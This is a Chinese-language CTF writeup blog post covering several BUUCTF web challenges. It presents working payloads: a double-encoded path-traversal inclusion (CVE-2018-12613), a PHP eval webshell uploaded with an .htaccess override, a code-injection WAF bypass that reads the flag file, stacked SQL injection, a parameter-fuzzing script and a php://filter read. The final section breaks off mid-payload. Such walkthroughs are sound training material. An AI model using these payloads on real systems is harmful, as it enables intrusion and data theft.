BUUCTF web部分writeup

原创

西部壮仔 于 2020-04-03 22:08:31 发布

分类专栏： ctf writeup 文章标签： php 信息安全

[HCTF 2018]WarmUp

F12观察到提示source.php
源代码为

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

```php
$whitelist = ["source"=>"source.php","hint"=>"hint.php"]; //这一段代码提示我们hint.php
```

flag not here, and flag in ffffllllaaaagggg

提示我们flag在ffffllllaaaagggg里面
首先分析这段代码

```php
if (! empty($_REQUEST['file'])  //$_REQUEST['file']值非空
        && is_string($_REQUEST['file'])  //$_REQUEST['file']值为字符串
        && emmm::checkFile($_REQUEST['file'])  //能够通过checkFile函数校验
    ) {
        include $_REQUEST['file'];  //包含$_REQUEST['file']文件
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
        //打印滑稽表情
    }
```

一个if语句要求传入的file变量：

```
非空
类型为字符串
能够通过checkFile()函数校验
```

同时满足以上三个要求即可包含file中的文件，否则打印滑稽表情
回到上面checkFile()函数

```php
highlight_file(__FILE__); //打印代码
  class emmm  //定义emmm类
  {
      public static function checkFile(&$page)//将传入的参数赋给$page
      {
          $whitelist = ["source"=>"source.php","hint"=>"hint.php"];//声明$whitelist（白名单）数组
          if (! isset($page) || !is_string($page)) {//若$page变量不存在或非字符串
              echo "you can't see it";//打印"you can't see it"
              return false;//返回false
          }

          if (in_array($page, $whitelist)) {//若$page变量存在于$whitelist数组中
              return true;//返回true
          }

          $_page = mb_substr(//该代码表示截取$page中'?'前部分，若无则截取整个$page
              $page,
              0,
              mb_strpos($page . '?', '?')
          );
          if (in_array($_page, $whitelist)) {
              return true;
          }

          $_page = urldecode($page);//url解码$page
          $_page = mb_substr(
              $_page,
              0,
              mb_strpos($_page . '?', '?')
          );
          if (in_array($_page, $whitelist)) {
              return true;
          }
          echo "you can't see it";
          return false;
      }
  }
```

可以看到函数代码中有四个if语句

```
第一个if语句对变量进行检验，要求$page为字符串，否则返回false
第二个if语句判断$page是否存在于$whitelist数组中，存在则返回true
第三个if语句判断截取后的$page是否存在于$whitelist数组中，截取$page中'?'前部分，存在则返回true
第四个if语句判断url解码并截取后的$page是否存在于$whitelist中，存在则返回true
若以上四个if语句均未返回值，则返回false
```

有三个if语句可以返回true，第二个语句直接判断$page，不可用
第三个语句截取'?'前部分，由于?被后部分被解析为get方式提交的参数，也不可利用
第四个if语句中，先进行url解码再截取，因此我们可以将?经过两次url编码，在服务器端提取参数时解码一次，checkFile函数中解码一次，仍会解码为'?'，仍可通过第四个if语句校验。（'?'两次编码值为'%253f'）,构造url：
http://***/source.php?file=source.php%253f.../ffffllllaaaagggg
无返回值，由于我们不知道ffffllllaaaagggg文件的具体位置，只能依次增加.../，最终在
http://***/source.php?file=source.php%253f.../.../.../.../.../ffffllllaaaagggg中成功回显flag

该漏洞cve编号为**CVE-2018-12613**

转自: https://www.jianshu.com/p/36eaa95068ca

[MRCTF2020]你传你□呢

浏览... webshell.php
一键去世

很显然这是一道文件上传题,我们直接上传一个webshell.php


我扌 your problem?

好像不行过滤了,我们抓一下包。猜测是验证文件的后缀，我们把文件后缀名php改成jpg


```
Connection: close
Referer: http://9a8db1fc-31f8-4202-95ef-25a7f89c02c7.node3.buuoj.cn/
Cookie: PHPSESSID=dc4dff8a46ea9974755e512acd7a5188
Upgrade-Insecure-Requests: 1

-----------------------------412946896216298242051890230359
Content-Disposition: form-data; name="uploaded"; filename="webshell.jpg"
Content-Type: application/octet-stream

<?php
@eval($_POST['shell']);
echo "111";
-----------------------------412946896216298242051890230359
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.23

<meta charset="utf-8">我扌your problem?
```


emmmm,发现还是不行，修改一下Content-Type,修改成image/jpeg




后缀名再修改为php发现不能上传，猜测应该是验证了Content-type和文件的后缀名,我们爆破一下看看过滤了哪些后缀



发现这些文件的后缀是可以上传的，我们就可以上传.htaccess，关于.htaccess的作用这里不再详述。不清楚的自行百度.htaccess的内容:

```
<FilesMatch "jpg|png|gif|JPG">
    SetHandler application/x-httpd-php
</FilesMatch>
```

上传后，我们再上传jpg格式的木马，服务器就可以将.jpg格式的文件解析为.php也就绕过了检测,连接菜刀



在根目录找到flag文件

upload.php的内容

```
<?php
session_start();
echo "
<meta charset=\"utf-8\">";
if(!isset($_SESSION['user'])){
    $_SESSION['user'] = md5((string)time() . (string)rand(100, 1000));
}
if(isset($_FILES['uploaded'])) {
    $target_path  = getcwd() . "/upload/" . md5($_SESSION['user']);
    $t_path = $target_path . "/" . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext  = substr($uploaded_name, strrpos($uploaded_name,'.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];
    $uploaded_tmp  = $_FILES['uploaded']['tmp_name'];

    if(preg_match("/ph/i", strtolower($uploaded_ext))){
        die("我才your problem?");
    }
    else{
        if ((($_FILES["uploaded"]["type"] == "
            ") || ($_FILES["uploaded"]["type"] == "image/jpeg") || ($_FILES["uploaded"]["type"] == "image/pjpeg"
)|| ($_FILES["uploaded"]["type"] == "image/png")) && ($_FILES["uploaded"]["size"] < 2048)){
            $content = file_get_contents($uploaded_tmp);
   mkdir(iconv("UTF-8", "GBK", $target_path), 0777, true);
   move_uploaded_file($uploaded_tmp, $t_path);
   echo "{$t_path} succesfully uploaded!";
        }
        else{
            die("我才your problem?");
        }
    }
}
?>
```

[RoarCTF 2019]Easy Calc

看了一下源码发现如下提示:

```
url:"calc.php?num="+encodeURIComponent($("#content").val())
```

`$("#content").val()` 是什么意思：

获取id为content的HTML标签元素的值,是JQuery, ("#content")相当于`document.getElementById("content");`

("#content").val()相当于 `document.getElementById("content").value;`

calc.php:

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

但是无论怎么注入都是400,403和500，这里用的是一个新的点：PHP的字符串解析特性
步骤:
1.扫一下根目录，发现flag文件:

```
? num=1;var_dump(scandir(chr(47)))
```

```
  3   string(1) "."
  4   [1]=>
  5   string(2) ".."
  6   [2]=>
  7   string(10) ".dockerenv"
  8   [3]=>
  9   string(3) "bin"
 10   [4]=>
 11   string(4) "boot"
 12   [5]=>
 13   string(3) "dev"
 14   [6]=>
 15   string(3) "etc"
 16   [7]=>
 17   string(5) "flagg"
 18   [8]=>
 19   string(4) "home"
 20   [9]=>
 21   string(3) "lib"
 22   [10]=>
 23   string(5) "lib64"
 24   [11]=>
 25   string(5) "media"
 26   [12]=>
 27   string(3) "mnt"
 28   [13]=>
 29   string(3) "opt"
```


发现了flagg文件
2.列出flagg:

```
?%20num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```


解析：

为什么要在num前加一个空格？

答：假如waf不允许num变量传递字母，可以在num前加个空格，这样waf就找不到num这个变量了，因为现在的变量叫“ num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样我们的代码还能正常运行，还上传了非法字符。

发现过滤怎么办？


答：用char()转ascii再进行拼接



PHP的字符串解析特性是什么？

答： PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：1.删除空白符 2.将某些字符转换为下划线（包括空格）【当waf不让你过的时候，php却可以让你过】

[SUCTF 2019]EasySQL




可以用堆叠注入:

```
1;show databases;
1;show tables;
```

Give me your flag, I will tell you if the flag is right.
提交查询

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)



发现有一个Flag表
然后尝试读取表Flag，
发现union，prepare，handler等都过滤了,看了wp才知道有源码泄露。。。

```
select $_GET['query'] || flag from flag
```

有两种解
1.
payload：*,1

查询语句：select *,1||flag from Flag
2.
payload:1;set sql_mode=PIPES_AS_CONCAT;select 1

解析：

```
在oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接。
但在mysql 缺省不支持。需要调整mysql 的sql_mode
模式：pipes_as_concat 来实现oracle 的一些功能。
```

此题参考文章:
https://blog.csdn.net/qq_44657899/article/details/104533077

[强网杯 2019]高明的黑客

雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

这一题一开始我没有理解"www.tar.gz"的涵义，还以为有一个其他的网站叫这个，后来才突然顿悟他也有可能是一个目录！！！地址栏输入"/www.tar.gz" 然后就可以得到源码

```
http://5cd2d816-4f15-49fe-988a-0d360c11a5e5.node3.buuoj.cn/www.tar.gz
```

解压下来发现大量的PHP文件 ,但是不知道那些是可以被利用的，搜出来的结果又很多，查了一下WP才知道这道题考的是fuzzing，找了一篇爆破脚本但是菜鸡不是很理解，于是在这里记录一下：

```
import requests
import os
import re
url = 'http://localhost/BUUCTF/src/'
ptn = re.compile(br"\$_GET\['(\w+)'\]")
ptn1 = re.compile(br'>>> (\w+) !!!')
i = 0
for f in list(os.scandir('E:\phpstudy\PHPTutorial\WWW\BUUCTF\src'))[::-1]:
    i += 1
    print(i, end='\r')
    with open(f.path, 'rb') as fp:
        data = fp.read()
    for get in set(ptn.findall(data)):
        get = get.decode('ascii')
        cmd = 'echo ">>> %s !!!";' % get
        r = requests.get(url + f.name, params={get: cmd})
        if ptn1.search(r.content) is not None:
            print()
            print(f.name, get)
            exit()
```

参考文章:

https://www.cnblogs.com/chrysanthemum/p/11717337.html

[极客大挑战 2019]Secret File

做题的一般思路就是扫描一下路径啊，查看源代码啊，用扫描工具没有扫描出什么，查看源代码发现

```
 bottom:0;
 text-align :center;
     }
     p,h1 {
             cursor: default;
     }
tyle>

     <head>
             <meta charset="utf-8">
             <title>蒋璐源的秘密</title>
     </head>

     <body style="background-color:black;"><br><br><br><br><br><br>

         <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>

         <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
         <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
         <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
     </body>
tml>
```


点进去再查看源代码发现

```
     }
style>

  <head>
      <meta charset="utf-8">
      <title>绝密档案</title>
  </head>

  <body style="background-color:black;"><br><br><br><br><br><br>

      <h1 style="font-family:verdana;color:red;text-align:center;">
      我把他们都放在这里了，去看看吧      <br>
      </h1><br><br><br><br><br><br>
      <a id="master" href="./action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44%;">
          <font size=6>SECRET</font>
      </a>
  <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syc
```

有个action.php,我们再点进去

```
<html>
<style>
        p,h1 {
                cursor: default;
        }
</style>

    <head>
        <meta charset="utf-8">
        <title>END</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">查阅结束</h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">没看清么？回去再仔细看看吧。</p>
        <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
    </body>

</html>
```


这次什么也没有了，但我们细心就会发现我们跳进来的不是action.php而是end.php应该是重定向了。。在跳转的过程中我们抓一下包，看看里面有猫腻没。



发现了`secr3t.php`看到这里感觉我们已经离flag不远了，访问一下`secr3t.php`


```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

需要GET传参,过滤了一些字符，`../`,tp应该指的是`http和https`，`php://input`还有`data协议`，但是我们发现没有过滤`filter伪协议`

payload:

```
http://f9c7472d-6936-4b55-8c67-45fca5119015.node3.buuoj.cn/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php
```

将得到的base64解码一下:




[极客大挑战 2019]BabySQL


这是一道sql注入的题，我们尝试用万能密码登陆

payload:

